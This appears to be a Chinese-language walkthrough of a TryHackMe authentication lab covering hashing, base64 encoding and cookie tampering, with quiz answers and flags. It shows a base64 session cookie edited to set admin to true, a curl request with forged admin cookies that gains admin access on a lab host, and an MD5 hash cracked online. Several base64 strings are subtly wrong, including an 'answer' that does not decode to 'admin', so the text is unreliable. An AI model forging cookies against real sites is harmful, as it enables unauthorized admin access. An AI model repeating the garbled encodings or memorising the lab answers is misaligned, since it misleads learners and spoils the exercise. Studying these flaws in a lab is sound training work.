1	sha1	356a192b7913b04c54574d18c28d46e6395428ab

从上表可以看出，输入同一字符串再经过hash算法处理而输出的hash值 可能会因使用的哈希算法不同而有显著不同的结果。

即使哈希是不可逆的，但同一字符每次经同一hash算法处理之后都会产生相同的输出结果，这对我们破解 hash值很有帮助，因为 <https://crackstation.net/> 等在线网站存在一个保留了数十亿哈希值及其原始字符串的数据库。

Cookie-Encoding（编码）

编码类似于散列，因为它也会创建看似随机的文本字符串，但实际上，编码是可逆的。 这就引出了一个问题，编码有什么意义？ 编码允许我们将二进制数据转换为人类可读的文本，这些文本内容可以通过仅支持纯文本 ASCII 字符的介质轻松安全地传输。

常见的编码类型有 `base32` 能将二进制数据转换为字符 A-Z 和 2-7，以及 `base64` 使用字符 a-z、A-Z、0-9、+、/ 和等号进行填充转换。

以web服务器登录时设置的以下数据为例：

```
Set-Cookie: session=eyJpZCI6MSwiYWRtaW4iOmZhbnHnlfQ==; Max-Age=3600; Path=/
```

以上编码部分的数据经过 `base64` 解码之后的字符串的值为 `{"id":1,"admin": false}` ，我们可以将其重新编码回 `base64` 编码，但是我们将 `admin` 值设置为 `true` ，然后我们就可以获得管理员访问权限。

答题

回答以下问题

更改纯文本 cookie 值的标志是什么？

THM{COOKIE_TAMPERING}

正确答案

md5 哈希 3b2a1053e3270077456a79192070aa78 的值是多少？

463729

正确答案

💡暗示

VEhNe0JBU0U2NF9FTkNPRElOR30= 的 base64 解码值是多少？

THM{BASE64_ENCODING}

正确答案

💡暗示

使用 base64 编码以下值 {"id":1,"admin":true}

eyJpZCI6MSwiYWRTaW4iOnRydWV9

正确答案

💡暗示

发送一个请求，将 `logged_in` 和 `admin` cookie 都设置为 `true`：

```
curl -H "Cookie: logged_in=true; admin=true" http://10.10.68.98/cookie-test
```

返回结果：Logged In As An Admin以及 flag 内容

```
root@ip-10-10-132-41:~# curl -H "Cookie: logged_in=true; admin=true" http://10.10.68.98/cookie-test
Logged In As An Admin - THM{COOKIE_TAMPERING} root@ip-10-10-132-41:~#
```

THM{COOKIE_TAMPERING}

使用在线网站破解hash值：<https://crackstation.net/>

Enter up to 20 non-salted hashes, one per line:

3b2a1053e3270077456a79192070aa78



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
3b2a1053e3270077456a79192070aa78	md5	463729

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.


结果：463729

使用在线网站完成base64解码和编码：<https://www.base64decode.org/>

从 Base64 格式解码

只需输入您的数据，然后按下解码按钮。

VEhNe0JBU0U2NF9FTkNPREIOR30=

 对于编码的二进制文件（如图像、文档等），请使用此页面下方的文件上传表单。

UTF-8

▼

源字符集。

☐

分别解码每一行（当您有多个条目时很有用）。

☒ 直播模式关闭

在您键入或粘贴时实时解码（仅支持 UTF-8 字符集）。

< 解码 >

将您的数据解码到下面的区域。

THM{BASE64_ENCODING}

结果：THM{BASE64_ENCODING}

base64encode.org

BASE64

解码和编码

你必须处理Base64格式吗? 那么这个网站非常适合你! 使用我们超级方便的在线工具对您的数据进行编码或解码。

编码为 Base64 格式

只需输入您的数据, 然后按下编码按钮。

```
{"id":1,"admin":true}
```

❗ 要对二进制文件 (如图像、文档等) 进行编码, 请使用此页面下方的文件上传表单。

UTF-8 目标字符集。

低频 (Unix) 目标换行符分隔符。

☒ 分别编码每一行 (当您有多个条目时很有用)。

☐ 将行拆分为 76 个字符宽的块 (对 MIME 很有用)。

☐ 执行 URL 安全编码 (使用 Base64URL 格式)。

☒ 直播模式关闭 在您键入或粘贴时实时编码 (仅支持 UTF-8 字符集)。

> 编码 < 将您的数据编码到下面的区域。

```
eyJpZCI6MSwiYWRTaW4iOnRydWV9
```

结果: eyJpZCI6MSwiYWRTaW4iOnRydWV9